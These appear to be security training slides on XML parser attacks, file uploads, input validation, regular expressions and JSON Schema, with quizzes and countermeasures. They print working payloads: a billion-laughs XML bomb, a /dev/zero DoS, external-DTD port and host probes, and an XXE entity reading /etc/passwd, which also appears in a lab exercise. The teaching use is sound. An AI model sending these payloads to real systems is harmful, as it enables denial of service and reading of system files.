
mgm

XML External Entity Attacks (XXE)

Extra long XML Documents

- Billion laughs attack aka XML bomb

```
<?xml version="1.0"?>
<!DOCTYPE sample [
 <!ENTITY lol0 "lol">
 <!ELEMENT sample (#PCDATA)>
 <!ENTITY lol1 "&lol0;&lol0;&lol0;&lol0;&lol0;&lol0;&lol0;&lol0;&lol0;&lol0;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="...">
  <SOAP-ENV:Body>
    <ns1:aaa xmlns:ns1="urn:aaa" SOAP-ENV="...">
      <sample xsi:type="xsd:string">&lol9;</sample>
    </ns1:aaa>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```



$10^9 \times$ "lol"
$= 1.000.000.000 \times$ "lol" → Billion laughs
$\approx$ 3 GB memory

XML External Entity Attacks (XXE)

Denial-of-Service

- Denial-of-Service: Reads endless zeros:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

          <!DOCTYPE sample SYSTEM "/dev/zero">

...
```

XML External Entity Attacks (XXE)

Port-Scan

Request:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

   <!DOCTYPE sample PUBLIC "..." "http://localhost:99">

   ...
```

Response:

Negative-Case

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<error>
   <type>FATAL</type>
   <message>
      XMLParserError: Error in building:
      Connection refused
   </message>
</error>
```

Positive-Case

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<success>
   <type>INFO</type>
   <message>
      OK!
   </message>
</success>
```

XML External Entity Attacks (XXE)

Host-Check, DNS-Check

Request:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

   <!DOCTYPE sample PUBLIC "..." "http://mvz.intra">

   ...
```

Response:

Negative-Case

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<error>
   <type>FATAL</type>
   <message>
      XMLParserError: Error in building:
      Host not found: mvz.intra
   </message>
</error>
```

Positive-Case

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<success>
   <type>INFO</type>
   <message>
      OK!
   </message>
</success>
```

XML External Entity Attacks (XXE)

Firewall Scan

Request:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

   <!DOCTYPE sample PUBLIC "..." "http://www.google.de">

   ...
```

Response:

Negative-Case

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<error>
   <type>FATAL</type>
   <message>
      XMLParserError: Error in building:
      Connection timeout
   </message>
</error>
```

Positive-Case

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<success>
   <type>INFO</type>
   <message>
      OK!
   </message>
</success>
```

XML External Entity Attacks (XXE)

File Inclusion

Request:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE request [
    <!ENTITY include SYSTEM "/etc/passwd">
]>

<request>
    <description>&include;</description>
...
</request>
```

Response:

```
root:x:0:0:Master of the universe:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:daemon:/sbin:/bin/bash
lp:x:4:7:lp daemon:/var/spool/lpd:/bin/bash
news:x:9:13:News system:/etc/news:/bin/bash
uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
wwwrun:x:30:65534:Daemon user for apache:/tmp:/bin/bash
squid:x:31:65534:WWW proxy squid:/var/squid:/bin/bash
...
```

Exercise

Exercise: XXE

- Open the **XXE-Lab** (linked from the Dashboard)
- Try to read `/etc/passwd` using External Entity File inclusion

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE request [
  <!ENTITY include SYSTEM "/etc/passwd">
]>
<request>
  <description>&include;</description>
</request>
```

Webservice Vulnerabilities

Coercive Parsing Attack

- **Flood the parser with deeply nested XML-Structures**

```
<soapenv:Envelope xmlns:soapenv="..." xmlns: soapenc:"...">

<soapenv:Body>

 <x>

  <x>

   <x>
     ...
<!-- Continued for as long as wanted by the attacker -->
```

- **Threat: DoS**
- **Characteristics**
  - Only DOM-Parser affected (not SAX or StAX)
  - Easy to realize / WSDL not necessary
- **Countermeasures**
  - Strict Schema Validation. See *http://www.w3schools.com/schema/schema_facets.asp*

Webservice Vulnerabilities

Oversized XML Attack

- **Flood the parser with extra long inputs**

```
<?xml version="1.0" encoding="UTF-8"?>

<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">

<soap:Body>
<XXXXXXXXXXXXXXXX<!--... a few hundred MB-->XXXXXXXXXXXXXXXXXXXXXXX>
<!--Value XY-->
</XXXXXXXXXXXXXXXX<!--... a few hundred MB-->XXXXXXXXXXXXXXXXXXXXXXX>
</soap:Body>

</soap:Envelope>
```

- **Threat: DoS**
- **Characteristics**
  - Cause: The XML specification doesn’t limit length of names.
- **Countermeasures**
  - Strict Schema Validation

Webservice Vulnerabilities

Reference Redirect Attack

- Flooding through exploitation of the possibility to redirect to external data for XML signatures and encryption
  - XML Signature- and XML-Encryption allow, to reference the message – also as reference to an external file.
  - Attacker references an extra long document via URL, e.g. `www.example.com/Lord-of-the-rings-all-episodes-as-Bluray.mkv`
- Threat: DoS
- Countermeasures
  - Forbid external references

XML Parser Best Practices

- Narrow down your parser config (language + parser specific) → **Least Privilege!**
  - Disable DTDs completely `http://apache.org/xml/features/disallow-doctype-decl`
  - If *DOCTYPE*s cannot be disabled completely:
    - Disallow external general entities
      (e.g. `http://xml.org/sax/features/external-general-entities`)
    - Disallow external parameter entities
      (e.g. `http://xml.org/sax/features/external-parameter-entities`)
    - Disallow loading of external DTDs
      (e.g. `http://apache.org/xml/features/nonvalidating/load-external-dtd`)
  - Limit the maximum size of DTD Entities / Parameters / element depth / XML name length

- OWASP Cheatsheet: https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html

File Upload

File Upload

- Threats
  - Guessable file access paths to uploaded files (also by other users)
  - Denial-of-Service by large files
  - Upload of malware
- Measures
  - Treat uploaded files as untrusted data!
  - Rename files using non-guessable names / don‘t let user determine file name.
  - Check key data
    - Size: Define maximal size
    - File extension: Define allowed file types (must match MIME type)
  - Apply virus scanner
    - Check effectiveness using the EICAR test virus.
      http://www.eicar.org/86-0-Intended-use.html

File Upload

Which problems may occur, if a webpage allows to upload files and stores them in the local file system for further download?

A. Attackers may guess an existing file path using the filename definition in the upload request.
B. Attackers may upload large files to do a denial of service attack.
C. The webserver may interpret the files which may lead to a Code-execution.
D. Attackers may upload files, which are interpreted by the browser afterwards and can be used for XSS attacks.
E. A+B+C
F. A+B+C+D

Deserialization of “Null”

wired.com/2015/11/null/

WIRED BACKCHANNEL BUSINESS CULTURE GEAR IDEAS MORE SIGN IN SUBSCRIBE

CHRISTOPHER NULL OPINION 11.05.2015 05:26 AM

Hello, I'm Mr. Null. My Name Mak
Invisible to Computers


My last name is "Null," and it comes preloaded with entertainment

18125814	NULL	CA	$37.00
18125813	NULL	CA	$37.00
17129283	NULL	CA	$74.00
17129309	NULL	CA	$74.00
12127575	NULL	CA	$37.00
11128431	NULL	CA	$37.00
12127632	NULL	CA	$37.00
12127660	NULL	CA	$37.00
12127772	NULL	CA	$37.00
	NULL	CA	$37.00
		Total Due:	$12049.00

https://media.defcon.org/DEF%20CON%2027/DEF%20CON%2027%20presentations/DEFCON-27-droogie-go-null-yourself.pdf

Input Validation

Input and Output Handling



e.g.

Integrity Check → Type Validation → Business Rules → Sanitization

Jira-ID	–	String	`/^[a-z]{1,15}-[0-9]{1,10}$/`	–
Age (living person)	–	Integer	`0 ≤ age ≤ 150`	–
SAML Token	Check signature	Validate Schema	Expected roles	–
Formated editor	–	String	maxlength	Delete all tags except allowed
VIEWSTATE	Check MAC	–	–	–
Image	–	MIME Type + Extension	File size, Image dimensions, colorspace	Strip EXIF Header

mgm

Validation Strategies

Whitelisting vs. Blacklisting

- Whitelisting *("Accept known good")*
  - Default: all is forbidden
  - only explicitly allowed content may pass
- Blacklisting *("Deny known bad")*
  - Default: all is allowed
  - only explicitly forbidden content is blocked

➔ Evaluation
  - Whitelisting is inherently secure / Blacklisting is inherently risky
  - Whitelisting is often impractical
  - Rule: Use whitelisting whenever possible.
  - Input validation in terms of type checking can usually be implemented as whitelisting.

Quiz

Input Handling

How can I prevent a NoSQL Injection attack in a search-webform which may exploit an insecure deserialization process?

A. Check the Input-Integrity (sign/verify)
B. Validate the Variable-class before using it (e.g. do an explicit String-cast)
C. Strictly check the input according to my allowed business rules (e.g. using a whitelist / regex / maxlength / range-check)
D. Sanitize the input (i.e. strip out all characters which seem to be bad)
E. Encode the variable with the respecting output encoding before using it

Input Handling

How can I prevent a possible integer-overflow attack which tries to submit very large values with the goal that the underlying programming language will change the sign of the integer?

A. Check the Input-Integrity (sign/verify)
B. Validate the Variable-class before using it (e.g. do an explicit String-cast)
C. Strictly check the input according to my allowed business rules (e.g. using a whitelist / regex / maxlength / range-check)
D. Sanitize the input (i.e. strip out all characters which seem to be bad)
E. Encode the variable with the respecting output encoding before using it

Input Handling

How can I prevent, the usage of an insecure algorithm which may be specified in a JWT?

A. Check the Input-Integrity (sign/verify)
B. Validate the Variable-class before using it (e.g. do an explicit String-cast)
C. Strictly check the input according to my allowed business rules (e.g. using a whitelist / regex / maxlength / range-check)
D. Sanitize the input (i.e. strip out all characters which seem to be bad)
E. Encode the variable with the respecting output encoding before using it

Input Handling

How can I prevent, the exploitation of an insecure object deserialization if I implement a configuration backup/restore interface which uses object (de-)serialization?

A. Check the Input-Integrity (sign/verify)
B. Validate the Variable-class before using it (e.g. do an explicit String-cast)
C. Strictly check the input according to my allowed business rules (e.g. using a whitelist / regex / maxlength / range-check)
D. Sanitize the input (i.e. strip out all characters which seem to be bad)
E. Encode the variable with the respecting output encoding before using it

Black and White

Why is Whitelisting more secure than Blacklisting?

A. Because Whitelisting is typically more performant and therefore does not render in a possible Denial-of-Service attack.
B. Because Whitelisting blocks the configured content explicitly.
C. A Blacklisting Rule bears the risk, that some character was missed which is used for an attack later.
D. Because Whitelisting allows everything by default.
E. Whitelisting is not more secure, Blacklisting is the more secure method to use.

Regular Expressions

Regular Expressions

Basics

- used to search text
- multiple types of regex-engines exist
  - different notations e.g. (Basic|Extended) POSIX, PCRE (Perl Compatible Regular Expressions)
    - https://en.wikipedia.org/wiki/Regular_expression#Standards
  - slightly different features
    - https://en.wikipedia.org/wiki/Comparison_of_regular-expression_engines

- once a source character has been used in a match, it cannot be reused (e.g. the regex *aa* will match only once in *aaa*)
- Often a **/** is used as delimiter (but not necessarily, depends on language)
  - `/^Regular expressions are (awesome|powerful|awkward) text matchers[!?]{1}$/`

Regular Expressions

Common matching examples

Regular Expression	Description
`.`	Matches any character
`^a`	Matches a at the beginning of a line
`a$`	Matches a at the end of a line
`[abc]`	Matches a, b or c (a simple class)
`[^abc]`	Matches any character except a, b or c (negation)
`ab`	Matches a followed by b
`a|b`	Matches a or b
`a(bc|bd)e`	Matches abce or abde with reference to bc / db
`a(?:bc|bd)e`	Matches abce or abde without reference to bc / db

Regular Expressions

Quantification

Regular Expression	Description
`.{5,23}`	Matches min. 5 but not more than 23 characters
`.*`	→ `.{0,∞}`
`.+`	→ `.{1,∞}`
`.?`	→ `.{0,1}`
`.{42}`	→ `.{42,42}`

Regular Expressions

Greedy vs. lazy matching

- What should `X.*X` match? (holds as well for `X.+X`, `X.{1,100}X`, ...)

- **greedy** → as much as possible (default)

```
"XfooX spam ham XbarX".match(/X.*X/)
```

```
"XfooX spam ham XbarX"
```

- **lazy/reluctant/minimal**: → as little as possible → specified with `?`

```
"XfooX spam ham XbarX".match(/X.*?X/)
```

Regular Expressions

Character classes

- characters with predefined meanings
- Dependent on your engine, e.g.:

POSIX	PCRE	Java	Vim	ASCII	Description
`[:space:]`	`\s`	`\p{Space} or \s`	`\_s`	`[ \t\r\n\v\f]`	Whitespace
`[:blank:]`		`\p{Blank}`	`\s`	`[ \t]`	Space and Tab
	`\S`	`\S`	`\S`	`[^ \t\r\n\v\f]`	Non-Whitespace

Flags / Modes

Flag	Description
g	**g**lobal: do not return after first match
m	**m**ulti line
i	Case **i**nsensitive
u	**u**nicode (→ e.g. \p{Letter})

```
"XfooX xspamxYxhamx XbarX".match(/x.*?x/)
```

```
"XfooX xspamxYxhamx XbarX".match(/x.*?x/i)
```

```
"XfooX xspamxYxhamx XbarX".match(/x.*?x/g)
```

Inline syntax:

```
/(?i)x.*?x/
```

```
/(?g)x.*?x/
```

Regular Expressions

Grouping and back reference

- `(...)` allows to reference a match (a ”capture”)
- example (extract `href` attribute value):

```
text = '<a href="https://www.amazon.de" onclick="alert(1);">';
pattern = /(<a.*href=")(.+?)(".*)/;
updated = text.replaceAll(pattern, "$2");
```

- capturing groups start with group number 1
- `$0` always matches the entire string that matched (in this case *text* completely)
- groups can also be referenced in pattern itself, e.g. two identical words separated by a whitespace:

```
pattern = /(\w+)\s\1/;
```

Regular Expressions

Lookaround and modes

- “lookaround” provides the possibility to make assertions about surroundings without actually consuming the matching characters


	Lookbehind	Lookahead
Positive	`(?<=pattern)`	`(?=pattern)`
Negative	`(?<!pattern)`	`(?!pattern)`

```
text = '<a href="https://www.amazon.de" onclick="alert(1);">';
pattern = /<a.* ((?<=href=").+?)".*/;
updated = text.replaceAll(pattern, "$1");
```

Regular Expressions

References

- http://rexegg.com/
- https://regex101.com/



mgm

Regular Expressions

Origin Matching

You should review a Regex-implementation which matches these Origins:

- https://www.example.org, https://dev1.example.org … https://dev9.example.org

The following Regex is implemented

```
/https?:\/\/(?:www|dev\d).example\.org/
```

How many errors can you spot in the matcher?

A. 0
B. 1
C. 2
D. 3
E. 4
F. 5+

Regular Expressions

What will be matched in the capturing group within the following RegEx

```
"XfooX xspamx xhamx XbarX".replace(/x(.*?)x/ig, "*$1*")
```

A. "*foo* xspamx xhamx XbarX"

B. "XfooX *spam* xhamx XbarX"

C. "XfooX *spam* *ham* XbarX"

D. "XfooX *spamx xham* XbarX"

E. "*foo* *spam* *ham* *bar*"

F. "*fooX xspamx xhamx Xbar*"

JSON-Schema

JSON Schema

- http://json-schema.org/
- describes your existing JSON data format
- clear, human- and machine-readable documentation
- complete structural validation, useful for
  - automated testing
  - validating client-submitted data
- Example:


```
{
        "title": "Example Schema",
        "type": "object",
        "properties": {
                "firstName": {"type": "string"},
                "lastName": {"type": "string"},
                "age": {
                        "description": "Age in years",
                        "type": "integer",
                        "minimum": 0
                }
        },
        "required": ["firstName", "lastName"]
}
```

JSON Schema

Implementations

- Swagger
  - http://swagger.io
  - powerful representation of RESTful APIs
  - consists of several tools (UI, Editor, Generators etc.)
  - JSON validation supports only a subset of JSON Schema 4
- Java Validators (all support v4):
  - https://github.com/fge/json-schema-validator
  - https://github.com/everit-org/json-schema
  - https://github.com/networknt/json-schema-validator

Countermeasures Comparison



Common Prevention Methods

- Narrow down parser configuration
  - No unnecessary features
  - Hardcode allowed values (e.g. cryptography)
- Strict Input Validation
  - Integrity
  - Type Validation
  - Business Rules
  - Sanitization
- Layer of Indirection